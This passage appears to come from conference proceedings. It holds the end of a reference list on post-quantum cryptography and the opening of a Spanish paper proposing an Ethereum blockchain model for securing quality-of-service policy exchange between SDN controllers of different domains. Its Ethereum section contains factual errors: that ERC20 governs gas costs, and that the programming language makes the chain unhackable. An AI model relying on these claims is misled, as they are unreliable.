[9] P. W. Shor, "Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer," *Journal SIAM Journal on Computing*, vol. 26, no. 5, pp. 1484–1509, 1997.

[10] L. K. Grover, "A fast quantum mechanical algorithm for database search," presented at the 28th Annual ACM Symposium on the Theory of Computing, 1996, p. 212.

[11] NIST (National Institute of Standards and Technology), "Post-Quantum Cryptography Project," 03-Jan-2017. [Online]. Available: https://csrc.nist.gov/Projects/Post-Quantum-Cryptography/Post-Quantum-Cryptography-Standardization. [Accessed: 13-Mar-2019].

[12] D. McGrew, M. Curcio, and S. Fluhrer, “RFC 8554 - Leighton-Micali Hash-Based Signatures.” IETF, 2019.

[13] D. J. Bernstein and T. Lange, “Attacking and Defending the McEliece cryptosystem.,” presented at the PQCrypto 2008, 2008.

[14] P. Oechsli, *Making a faster cryptanalytical Time-Memory Trade-of. Advances in cryptology: Proceedings of CRYPT*. 2003.

[15] V. Singh, “A Post-Quantum fork of OpenSSL 1.0.2e containing A Practical Ring-LWE Key Exchange Implementation,” 2015. [Online]. Available: https://github.com/vscrypto/openssl-ringlwe.

[16] OnBoard Security, “NTRU Post Quantum Cryptography,” *NTRU Post Quantum Cryptography*, 2018. [Online]. Available: https://www.onboardsecurity.com/products/ntru-crypto.

[17] O. Goldreich, S. Goldwasser, and S. Halevi, “Public-key cryptosystems from lattice reduction problems,” presented at the CRYPTO ’97: Proceedings of the 17th Annual International Cryptology Conference on Advances in Cryptology, Londres, 1997, pp. 112–131.

[18] L. Ducas, A. Durmus, T. Lepoint, and V. Lyubashevsky, “BLISS: Bimodal Lattice Signature Schemes,” presented at the CRYPTO 2013, 2013.

[19] T. Lange, “Initial recommendations of long-term secure post-quantum systems,” presented at the PQCrypto 2015, Holanda, 2015, vol. Horizon 2020 ICT-645622.

[20] C. Costello, D. Jao, M. Naehrig, J. Renes, and D. Urbanik, “Efficient compression of SIDH public keys.” 2016.

[21] National Academies of Sciences, Engineering, and Medicine, *Quantum Computing Progress and Prospects*. National Academies Press, 2019.

[22] D. Jao *et al.*, “SIKE – Supersingular Isogeny Key Encapsulation,” 2019. [Online]. Available: https://sike.org. [Accessed: 16-Sep-2019].

[23] D. Stebila and M. Mosca, *Post-Quantum Key Exchange for the Internet and the Open Quantum Safe Project*. EEUU: Department of Computing and Software, Mc Master University, 2017.

[24] The Apache Software Foundation, “Apache http server project,” 2018. [Online]. Available: https://httpd.apache.org/.

[25] Open Quantum Safe, “OQS-OpenSSL_1_0_2 (git),” Nov-2018. [Online]. Available: https://github.com/open-quantum-safe/openssl/tree/OQS-OpenSSL_1_0_2-stable. [Accessed: 23-Jun-2019].

[26] “TCPDUMP / LIBPCAP public repository,” 2019-2010. [Online]. Available: https://www.tcpdump.org/. [Accessed: 16-Sep-2019].

[27] Open Quantum Safe, “OQS-OpenSSL_1_1_1 (git),” Nov-2018. [Online]. Available: https://github.com/open-quantum-safe/openssl/tree/OQS-OpenSSL_1_1_1-stable. [Accessed: 23-Jun-2019].

Modelo de Seguridad mediante Tecnología Blockchain para la Interoperabilidad de Controladores SDN de Diferentes Dominios

Juan Carlos CALLONI
UTN FR San Francisco
jccalloni@gmail.com

Sergio PAEZ
UTN FR San Francisco
sergiopaez1000@gmail.com

Oscar Salomón
UTN FR San Francisco
oscar.salomon89@gmail.com

Andrés Bianciotti
UTN FR San Francisco
andresbianciotti@gmail.com

Resumen

Una de las principales preocupaciones de las redes definidas por software (SDN), es mejorar su seguridad. Este proyecto se basa en un proyecto anterior sobre el Modelo para la interoperabilidad de controladores de Redes Definidas por Software de diferentes dominios. En particular se trata de hacer más segura y confiable la comunicación de las políticas de calidad de servicio entre controladores, tratando de eliminar actividades fraudulentas mediante la implementación de la tecnología Blockchain. El uso de la criptografía en SDN utilizando Blockchain asegura las transacciones de políticas entre controladores. Mediante la plataforma descentralizada de Ethereum que ejecuta aplicaciones de contrato inteligentes se evita cualquier posibilidad de interferencia, fraude o censura de terceros, lo cual nos brinda una mayor transparencia, seguridad y confianza al momento en que diferentes controladores de diferentes dominios SDN interoperen políticas de calidad de servicio.

Palabras Claves: Redes definidas por Software, Modelo, Blockchain, Interoperabilidad, calidad de servicio.

1. Introducción

Este proyecto se basa en un proyecto anterior sobre el Modelo para la interoperabilidad de controladores de Redes Definidas por Software de diferentes dominios. En particular se trata de hacer mucho más segura la comunicación de políticas entre controladores, en busca de mejorar la seguridad contra actividades fraudulentas mediante la implementación de la tecnología blockchain. Se propone Blockchain Security over SDN (BSS) para proteger la privacidad y la disponibilidad de una red SDN y que pueda confiar en la trasmisión de políticas de calidad de servicio entre controladores de diferentes dominios. Se propone usar los controladores OpenDaylight ONOS, POX. Para fines de prueba de Blockchain, se implementa la herramienta de prueba Pyethereum en la plataforma Ethereum. [1]

Las redes definidas por software SDN, básicamente se enfocan en la programación por software de las redes en el cual el control se desvincula del hardware. El plano de control es separado de la capa de red física y puede controlar flujos por separado, dependiendo de las necesidades de las políticas en capas superiores, buscando optimizar el funcionamiento de una red y mejorar drásticamente la eficiencia. [2].

Hay una capa de control central que trata de regular el flujo de información y el uso asociado de ancho de banda y otros parámetros. Un controlador SDN actúa como un cerebro virtual de la red, y ofrece a los administradores una vista de la red general. No sólo puede monitorizar el tráfico de una red con facilidad, sino que ordena a los sistemas por debajo, como switches, routers y otros equipos de la red, cómo debe ser manejado el tráfico de red, haciendo una gestión inteligente del tráfico. Este enfoque de las redes puede responder fácilmente a las cambiantes necesidades del negocio y dar forma al flujo del tráfico, sin tener que buscar y manipular equipos o hardware individuales. [3]

En una red SDN el administrador de la red utiliza software creado por desarrolladores para direccionar el tráfico de forma particular desde una consola o un servidor de control centralizado; el administrador puede cambiar las reglas de acuerdo a las necesidades de la red como priorizar, despriorizar o negar el paso a tipos específicos de paquetes, entre otras. En este escenario, es el único lugar donde los estándares y protocolos entran en juego con el lenguaje de programación que utiliza el controlador para traducir la información de las aplicaciones a la parte física y virtual de los conmutadores. Es aquí donde aparece la disciplina Ingeniería en software con sus diferentes áreas y los modelos abstractos de software para caracterizar y estudiar las implementaciones. Aparece un protocolo común a todos los dispositivos para la comunicación entre el controlador SDN y la capa de

infraestructura, denominado OpenFlow, el cual empieza a tomar importancia central en las comunicaciones de las redes [4].

Ahora bien, si la red pasa a ser más compleja y además está virtualizada en la nube, y si dos dominios SDN LAN se quisieran comunicar de forma segura entre sí para distribuir sus políticas, como priorizar paquetes en el caso de videos conferencias para mejorar la calidad de servicio, o en el caso de paquetes multimediales a los cuales se les quiera dar mayor prioridad; en esos casos, los controladores SDN podrían establecer relaciones de confianza de forma segura mediante plataforma blockchain unidireccional o bidireccional entre esos paquetes de forma dinámica. Entonces los software SDN deberían contar con un modelo o una ontología de seguridad única para que los diferentes controladores puedan comunicarse o interoperar entre sí con mayor seguridad.

Con blockchain, las aplicaciones se ejecutan de forma descentralizada. No hay necesidad de una autoridad central u organismo intermediario para monitorear las transacciones entre las partes. El uso intensivo de la criptografía en SDN utilizando blockchain aseguraría las transacciones de políticas entre controladores. Una estructura de datos que se distribuye, replica e imparte alrededor de partes de miembros en una red se denomina cadena de bloques. En el blockchain, cada bloque lleva una lista de transacciones, así como un hash al bloque anterior. Cada bloque hace referencia al hash del bloque que fue en el pasado reciente. Esto hace una interconexión entre los bloques, creando así una cadena de bloques o blockchain.

Ethereum es una plataforma descentralizada que permite ejecutar aplicaciones de contrato inteligentes. Las aplicaciones de contratos inteligentes programadas evitan cualquier posibilidad de interferencia, fraude o censura de terceros [5]. Las aplicaciones de contrato inteligente se implementan en una cadena de bloques de compilación personalizada que es una poderosa infraestructura global compartida que puede mover el valor y representar la propiedad de la propiedad. Esta función facilita a los desarrolladores crear mercados, almacenar registros de deudas o promesas, mover fondos de acuerdo con las instrucciones sin riesgo de intermediarios o de contraparte. La cartera Ethereum es una puerta de enlace que descentraliza las aplicaciones en la cadena de bloques Ethereum [6]. Mantiene y asegura el archivo construido sobre la plataforma Ethereum. La plataforma Ethereum está instalada en la plataforma Ubuntu 14.04 LTS.

El problema que busca resolver este proyecto es la interoperación de políticas de calidad de servicio de forma segura mediante blockchain, entre dominios SDN con diferentes controladores.

Con este proyecto se alcanza un modelo ontológico seguro mediante blockchain, de los controladores SDN y que dicho modelo sirva para la interoperabilidad segura de políticas entre los controladores, como por ejemplo dos controladores que deben comunicar paquetes de video, multimediales y teleconferencia para brindar calidad de servicio a esos paquetes de dominios SDN diferentes. El proyecto nos proporciona un único lenguaje, en el que dos o más controladores se comunican o inter-operan entre sí de forma segura.

1.1. La Hipótesis

En la actualidad no existe un método seguro mediante tecnología Blockchain que permita integrar y compartir políticas de calidad de servicios de forma segura y confiable entre distintos controladores de diferentes dominios SDN. Esta característica hace que dos SDN con distintos controladores no puedan interoperar de forma segura, lo que puede traer aparejada la imposibilidad de elaborar soluciones óptimas para diferentes tipos de problemas. Es posible resolver este problema a través de un vocabulario común para los diferentes controladores y con la tecnología blockchain. Esto permite que las tareas realizadas en un dominio SDN puedan ser interpretadas por otro dominio SDN de controladores diferentes.

En síntesis, se busca lograr definir un Modelo Ontológico Seguro mediante tecnología descentralizada Blockchain, para la comunicación de políticas de calidad de servicio entre dominios de redes SDN con controladores diferentes lo que mejoraría la comunicación inter-dominio y generaría una comunicación segura y confiable sin importar el fabricante del controlador ni el lenguaje de programación en el que está construido.

2. Conceptos

2.1. Redes Definidas por Software

Las tecnologías SDN (Software Defined Network), o redes definidas por software, están sentando los fundamentos de las redes del futuro.

La WAN sustenta la interoperabilidad entre todos estos elementos, pero en la actualidad adolece de ciertas limitaciones. Éstas, están asociadas a una arquitectura estática, centrada principalmente en la velocidad y la simetría, pero que a la vez tiene que responder a la cobertura o a la dispersión geográfica; limitaciones que están relacionadas también, con el propio tamaño de la WAN, con su complejidad y con los altos costes de adaptación [7].
La solución consta en incorporar tecnologías basadas en SDN en el ámbito de los servicios que constituyen la WAN de las compañías; ya que SDN aporta esa agilidad necesaria, la automatización y el tiempo real. [7].

Un controlador en una red SDN toma el papel del cerebro de dicha red, es decir, el punto de control estratégico que retransmite información a los conmutadores y enrutadores por debajo (a través de APIS por debajo) y a las aplicaciones y la lógica de negocio por encima (a través del API por arriba). Esto permite, la tarea de asociar dominios de controladores SDN usando interfaces de

aplicaciones comunes con el protocolo OpenFlow. Esto se puede mostrar en la figura siguiente.




Figura 1 - Modelo SDN

Un controlador SDN se basa típicamente en un conjunto de módulos (que se pueden conectar y desconectar libre y fácilmente), que realizan diversas tareas de red: como realizar un inventario de todos los aparatos de red disponibles en ésta, colectar sus capacidades y agrupar estadísticas de red [8].

2.2. Ontologías

El término Ontología viene del campo de la filosofía, y se define como la rama que se ocupa de la naturaleza y organización de la realidad, es decir de lo que "existe". Una ontología define el vocabulario de un área mediante un conjunto de términos básicos y relaciones entre dichos términos, así como las reglas que combinan términos y relaciones que amplían las definiciones dadas en el vocabulario.

2.3. Interoperabilidad

La interoperabilidad se define como la capacidad de intercambiar y compartir datos entre dos sistemas o componentes informáticos sin la intervención de un tercer sistema, de modo que la información o datos compartidos puedan ser utilizados sin requerir una comunicación previa [9].

La interoperabilidad entre sistemas no incluye solamente la habilidad de los sistemas para intercambiar información, sino también la capacidad de interacción y la ejecución de tareas conjuntas. Por tanto, el objetivo es crear un “sistema de sistemas” que no provea solamente interconectividad entre sistemas sino que logre una unión de sistemas interoperables [10].

2.4. Blockchain

Blockchain es una estructura de datos descentralizada en la que la información contenida se agrupa en conjuntos (bloques). Cada bloque lleva una lista de transacciones, así como un hash al bloque anterior. Cualquier nodo con acceso a esta lista de bloques ordenados y enlazados hacia atrás puede leerlo y averiguar cuál es el estado mundial de datos que se están intercambiando en la red [11] [12]. El sistema descentralizado no necesita de intermediarios, ni de un servicio centralizado. La información está distribuida a todos los nodos en forma autónoma. Si un nodo o múltiples nodos se caen, el resto de nodos mantiene la sincronización de los datos en la red, de esta forma nunca se perdería las transacciones [13]. Fue lanzada por primera vez en 2009.

La tecnología Blockchain constituye una base de datos distribuida en tiempo real, cuenta con su libro de transacciones virtuales, donde se registran todas las operaciones que hacen los usuarios de la red y van a formar parte del bloque. La programación de esta tecnología se basa en software libre.

El sistema descentralizado en la red P2P involucra algunos criterios:

- Cada nodo es el encargado de verificar independientemente cada transacción, teniendo en cuenta su correcta sintaxis y estructura de los datos; el tamaño de la transacción en bytes, número de operaciones y revisar el gas apropiado para la transacción (el coste que tiene el realizar una operación o un conjunto de operaciones en la red Ethereum).
- El rol de los nodos mineros es añadir las transacciones a los nuevos bloques por medio del algoritmo de consenso llamado prueba de trabajo.
- Cada nodo es delegado de comprobar los nuevos bloques creados y colocar estos dentro de la cadena de bloques.

Una transacción en Blockchain se propaga en broadcast a toda la red P2P, donde cada nodo de la red escucha las transacciones y las intercambia con sus nodos vecinos. Este proceso de broadcast, permite que todos los nodos de la red sepan la información que está siendo validada y posteriormente sea añadida en el libro mayor.

Los nodos son iguales, pero de acuerdo a la función que cumplen pueden ser nodos simples, encargados de validar, propagar las transacciones y actualizar la copia de la cadena entre sus vecinos sin requerir permisos externos; y nodos especiales, mineros, encargados de crear nuevas transacciones o bloques, en base al algoritmo de prueba de trabajo y su posterior propagación al resto de la red, mantienen también una copia completa de la cadena.

2.4.1. Tipos Blockchain.

Existen dos tipos de Blockchain según sus datos y pueden ser públicas o privadas. Ambas comparten similitudes, como por ejemplo, trabajan bajo un sistema descentralizado sobre Internet en una red peer-to-peer, manejan algoritmos de consenso para sincronizar la información, entre otras. La principal diferencia que radica entre ambas tecnologías se relaciona con el modo de participar en la red, ejecución de protocolos y sincronización en el libro de transacciones. Una Blockchain pública es completamente abierta, cualquier persona se puede unir, participar y consultar su información. El usuario

que desea participar en esta red sólo sincroniza su nodo a la red principal o main net y adquiere los mismos derechos que el resto de participantes. Un ejemplo de este tipo de red más grande en el mercado digital es Bitcoin, Ethereum es otro tipo de Blockchain pública.

Un inconveniente de la cadena de bloques pública es la cantidad de recursos que demanda y el descubrimiento de nuevos nodos; lo que demanda un gran poder computacional para mantener sincronizado el libro de transacciones distribuido, ledger. Cada nodo de la red trabaja complejamente para resolver los algoritmos criptográficos y las pruebas de trabajo. Al ser una red pública, no existe mayor privacidad con las transacciones. Por lo tanto, no es recomendable usar estas redes para aplicaciones empresariales [14].

En un Blockchain Privado en la cadena de bloques privada, todos los usuarios que conforman la red son conocidos, pero tienen restricciones de acceso, uso de herramientas, participación en la red y gestión de la plataforma. Por lo general, existe una autoridad, equipo, grupo de usuarios o consorcio que restringe el acceso y administra la red. Si un nuevo usuario desea participar en esta red, necesita una invitación o permiso para unirse. Por otro lado, para pertenecer a la red, el usuario acepta las condiciones o el contrato inteligente, Smart Contract. El acceso a esta red privada está controlado por los miembros de la red, lo que va a generar un mecanismo de consenso más simple para la verificación de la transacción [14].

2.4.2. Plataforma Ethereum.

Ethereum es una plataforma pública descentralizada que nace en diciembre de 2013 por Vitalik Buterin y otros cofundadores como Gavin Wood y Joseph Lubin; con el propósito de crear aplicaciones en cualquier entorno industrial considerando los principios de la cadena de bloques [15]. Por lo tanto, esta plataforma es una herramienta de software libre que aplica los principios de la tecnología Blockchain, donde corren todas las transacciones; permite crear cualquier tipo de contratos inteligentes o smart contracts, programas que almacenan datos y se ejecutan en cada nodo, actúan como agentes autónomos para compilar la aplicación descentralizada y distribuir aplicaciones descentralizadas (DApps).

Ethereum maneja como token el Ether (ETH), que representa un activo digital como forma de pago para un servicio determinado dentro de la plataforma Ethereum. Actualmente en el mercado descentralizado, no existe límite de la cantidad de tokens que circulan en el mercado digital. Ethereum implementa el estándar ERC20 para el costo del Gas20 en la ejecución de un contrato, de esta forma fácilmente los contratos puedan interactuar correctamente con los tokens que trabajen con el estándar ERC20 [16]

Por lo general, se usa esta red Ethereum para trabajar con gran flujo de información en el ledger a través de bucles. Las aplicaciones que se crean tienen un medio confiable, ejecutando contratos inteligentes automáticamente, sin necesidad de depender de terceros. Los contratos se ejecutan en esta plataforma en su máquina virtual, Ethereum Virtual Machine (EVM) e implementa un lenguaje de programación por Turing Complete.

ERC20, Etherium Request for Comments, es un protocolo para los tokens que garantiza la interoperabilidad entre ellos; define un conjunto de métodos y reglas para su funcionamiento. ERC20 es el estándar más conocido en todas las plataformas, con una acogida del 99% en el mercado digital y por su interoperabilidad con otros tokens que tengan como base el estándar, sin importar, el tipo de aplicación o la plataforma de desarrollo [17].

ERC20 permite crear contratos inteligentes, que se ejecuta sobre la plataforma de Ethereum, con una alta confiabilidad, ahorro de recursos y tiempo. El estándar ERC20, no es una moneda digital, más bien es un valor virtual. Representa un activo digital específico que se transmite dentro de la cadena de bloques. Se puede integrar a los proyectos, o aplicaciones descentralizadas.

El lenguaje de programación impide que la cadena de bloques sea hackeada. Ethereum utiliza el lenguaje de programación “Turing complete”, que codifica y calcula la cadena de bloques por comandos e instrucciones. Maneja siete lenguajes de programación entre los que se destacan Solidity[1], Serpent[2], JavaScript, HTML y Python, lo que aumenta su complejidad.

Ethereum usa redes de prueba para experimentar nuevas aplicaciones descentralizadas o realizar actualizaciones, sin tener que invertir Ethers. Como es una testnet no requiere gastar el gas, ya que no tiene ningún valor comercial.

Se pueden correr en MetaMask, como son en las redes de Ropsten o Ropsten Test Network, Rinkeby. Esta plataforma interactiva permite crear y administrar las transacciones en la cadena de bloques de manera segura, además trabajan con el algoritmo de consenso por prueba de trabajo.

Si se desea usar en la red principal, Main Ethereum Network, los Ethers que se inviertan en las pruebas si van a ser descontados de la cuenta del usuario, debido a que es similar como si se estuviera trabajando en la red real de Ethereum.

La red Kovan en Metamask, esta es la única red de prueba que permite trabajar con el algoritmo de prueba de autoridad, Proof of Authority, e implementa la firma federada. Los Ethers en esta red pública no se van a descontar de la cuenta.

[1] Solidity: Es el lenguaje oficial de la plataforma Ethereum. Maneja una compleja de programación basada en una estructura de datos que emplean funciones y métodos; similar a Javascript

[2] Serpent: Lenguaje de programación de alto nivel parecido a Python. En las primeras etapas fue considerado como el lenguaje script principal.

3. Trabajos Relacionados

En el análisis inicial del problema y en la búsqueda de soluciones o proyectos similares podemos mencionar:

El trabajo "Mejora de la seguridad de SDN para implementaciones relacionadas con IoT a través de Blockchain". Podemos ver en su conclusión:

"…SDN es, sin lugar a dudas, la red troncal de las implementaciones en la nube en todo el mundo. La idea original de separar físicamente el control y el plano de reenvío, cambiar de red radicalmente y cambiar rápidamente la ciencia a una nueva dirección. Sin embargo, ciertos problemas de seguridad aún están presentes y, especialmente, cuando surgen otras plataformas y tecnologías disruptivas, al intentar explotar los avances de la primera, aparece un interesante crisol tecnológico con resultados no deterministas. IoT es uno de los próximos ecosistemas que tendrán un efecto enorme en todos los aspectos de la actividad humana. Sus verticales en términos de aplicabilidad parecen ser directamente compatibles con la próxima era 5G Networking…" [18].

Este trabajo no se encuentra terminado, y por otro lado se basa en SDN y en escenario IoT pero con un solo controlador.

ChainSecure - Una solución escalable y proactiva para proteger aplicaciones Blockchain usando SDN. Es otro trabajo similar, que en su conclusión dice:

"…Este documento discutió las amenazas de seguridad del consorcio y las cadenas de bloques totalmente privadas. Debido a la pequeña cantidad de pares (nodos) en la cadena de bloques, los nodos específicos pueden ser objetivos de ataques DDoS. Para proteger los nodos de blockchain de los ataques de amplificación de DNS, propusimos una solución escalable y proactiva en el contexto de SDN, llamada ChainSecure. Primero, describimos un nuevo esquema de mapeo con estado que permite que los switches OpenFlow sean lo suficientemente inteligentes como para asegurar los nodos de la cadena de bloques de los ataques de amplificación de DNS. Luego, propusimos un esquema de detección en tiempo real llamado ECS. Finalmente, se elabora una acción de mitigación para bloquear los flujos ilegítimos. Para futuros trabajos, tenemos la intención de mejorar la precisión de nuestro ECS mediante el uso de métodos de aprendizaje automático…" [19].

En este proyecto podemos ver que el problema está planteado al revés protegiendo aplicaciones Blockchain mediante SDN.

Otro proyecto similar es "Lista de confianza: gestión de tráfico de IoT distribuida y en Internet mediante blockchain y SDN"

"…El riesgo de la implementación de IoT se puede mitigar en gran medida en las redes de borde al pensar en los dispositivos, servicios y redes de IoT como partes interesadas que interactúan para administrar adecuadamente el tráfico de IoT. Este documento propuso una Lista de confianza que hace circular la información de los servicios y dispositivos de IoT de confianza entre dichas partes interesadas. La lista de confianza se centra en la prevención del tráfico no deseado de los dispositivos de IoT, incluidos los ataques DDoS en las redes de borde. Nuestra implementación de prueba de concepto cubrió la integración de SDN y blockchains, así como las aplicaciones pseudo IoT para evaluar la verificación. Verificamos que la administración de tráfico de IoT se logra correctamente con Trust List, cuyo código de referencia está disponible como software de código abierto…". [20]

Este trabajo habla de una lista de confianza en una misma red de dispositivos IoT y no en diferentes dominios con diferentes controladores SDN.

4. Definición del Modelo

4.1. Definición del Problema




Figura 2 - Dominio SDN 1 Vs Dominios SDN 2

Según el escenario planteado en la Figura, el problema que busca resolver este proyecto es la interoperación entre dominios SDN con diferentes controladores, para comunicar políticas de calidad de servicio de forma segura y confiable.

Lo que se propone es plantear un modelo ontológico seguro mediante tecnología descentralizada blockchain abstracto que permita definir la interoperabilidad entre dominios SDN con controladores diferentes, para que puedan distribuir sus políticas de forma segura estableciendo una relación de confianza. La idea es que si un paquete es tratado por un controlador de un dominio 1 SDN con prioridad porque necesita calidad de servicio (por ejemplo video, paquetes multimediales, réplicas de Big Data) si tiene que ser enviado a otro dominio 2 SDN que la política de priorizar dicho paquete llegue al dominio 2 para que el paquete dentro de la red LAN sea tratado de la misma forma que en el dominio 1. Puede servir para comunicaciones Peer To Peer que necesiten calidad de servicio o para comunicaciones de réplicas de servicios de datos, en el caso de escenarios de Big Data replicados.

Para realizar la validación y comprobar nuestra hipótesis usaremos el escenario público Ethereum, ya que cuenta con mayor información a la hora de realizar la implementación en un laboratorio.

Durante los últimos años, gracias al incremento computacional y capacidades de visualización de los

dispositivos terminales, se ha incrementado exponencialmente la cantidad de información multimedia que circula por la red. En 2016, según datos de Cisco **[21]**, el tráfico de vídeo constituía el 51% de todo el tráfico en Internet. Siguiendo con esta tendencia, se espera que en 2020 aumente hasta el 75%.

En 2014, el tráfico de datos móviles en el mundo creció un 69% respecto al año anterior, llegando a 2.5 exabytes por mes. En el mismo año, el número de dispositivos móviles conectados excedió el de personas en el mundo. Las velocidades de las conexiones móviles de red se duplicarán para 2019 (1.7 Mbps en 2014 a cerca de 2 Mbps en 2019) y más de la mitad de todos los dispositivos conectados a la red móvil serán dispositivos inteligentes. Además, 3/4 del tráfico de datos móviles mundial será vídeo en 2019 [22]. A continuación se muestran datos y estadísticas que confirman esta evolución.

El tráfico Internet Protocol (IP) global se multiplicará por tres en los próximos cuatro años, alcanzado 2 Zettabytes (más de 2 billones de Gigabytes) anuales, lo que supone una tasa de incremento interanual del 23 por ciento entre 2014 y 2019.

Este mismo informe fue actualizado el 6 de junio de 2016 por la empresa CISCO, en donde dice que el tráfico IP mundial anual superará el zetabyte (ZB; 1000 exabytes [EB]) umbral en 2016, y llegará a 2,3 ZB en 2020. El tráfico global IP alcanzará 1,1 ZB por año o 88,7 EB (un billón de gigabytes [GB]) por mes en 2016. En 2020, el tráfico IP global alcanzará 2,3 ZB por año, o 194 EB por mes. El tráfico IP global se incrementará casi 100 veces desde 2005 hasta 2020. En general, el tráfico IP crecerá a una tasa de crecimiento anual compuesta (CAGR) del 22 por ciento desde 2015 hasta 2020. [21]

Con estos números proyectados está más que claro, que la gestión, administración y configuración de las redes para trasladar esta cantidad de tráfico anual será cada vez más difícil.

En definitiva el problema planteado es la interoperabilidad de políticas de calidad de servicio, de forma segura mediante blockchain para la comunicación de políticas de calidad de servicio entre dominios SDN con diferentes controladores, como muestra la siguiente figura.




Figura 3 - Interoperación de Políticas con Blockchain

4.2. Objetivos de esta investigación

Objetivo General

Definir un modelo Ontológico para la interoperabilidad segura de políticas de calidad de servicio entre controladores de redes SDN de dominios diferentes, mediante tecnología Blockchain.

Objetivos específicos son:

- Identificar la estrategia de seguridad a utilizar mediante tecnología Blockchain.
- Realizar la recopilación y análisis de los datos del dominio que se investiga para desarrollar el modelo conceptual seguro.
- Definir un modelo ontológico seguro y confiable mediante Blockchain para la comunicación de políticas de calidad de servicio entre diferentes controladores SDN.

4.3. Modelo

El modelo que en esta etapa se plantea es inicial para poder validarlo en las pruebas de laboratorio, luego se seguirá escalando dicho modelo para llevarlo a un modelo ontológico único. A continuación se muestra la figura del modelo de diagrama de clases entre la comunicación de un controlador SDN y un Switch Open Flow, en donde la clase "aseguramiento mediante Blockchain de políticas entre controladores" es el núcleo de nuestro proyecto que nos permitirá desarrollar un prototipo para realizar las pruebas de laboratorio que prueban la hipótesis planteada.




Figura 4 - Diagrama de Clase Propuesto




Figura 5 - Modelo teórico

Como podemos ver en la Figura anterior, queda reflejado el marco conceptual de términos, metodología y teoría a utilizar en este proyecto.

4.4. Prueba de Laboratorio

La metodología propuesta es ensayar en un laboratorio Virtual un ejemplo de transferencia de video o streaming con calidad de servicio, a través de la medición de latencia, jitter (fluctuación o inestabilidad de la señal o señal con ruido), Ancho de Banda y pérdida de paquetes entre nodos WAN.

Para ello utilizamos el escenario de pruebas FIBRE3, un centro de investigación construido en el marco de un proyecto anterior financiado por la Convocatoria Coordinada Brasil-UE 2010 en TIC. FIBRE funciona como un Laboratorio Virtual a gran escala para estudiantes e investigadores, para probar nuevas aplicaciones y modelos de arquitectura de red.

Actualmente, la infraestructura de FIBRE consiste en una federación de 11 puntos de pruebas locales en Brasil, también llamados "nodos de experimentación".
Cada "isla" tiene un conjunto de dispositivos de red para soportar experimentos tanto en tecnologías fijas como inalámbricas. Esta red se denomina "FIBREnet". Cada Nodo es un escenario al que se puede acceder remotamente, pero son escenarios de infraestructura real.

En estos nodos virtuales se prepara un escenario de prueba con dos dominios distintos con diferentes controladores SDN, simulando telemedicina o streaming multimedia bajo demanda, al que se le suma la implementación de Blockchain para comunicar y confiar en la política de calidad de servicio que se envía de un dominio a otro.

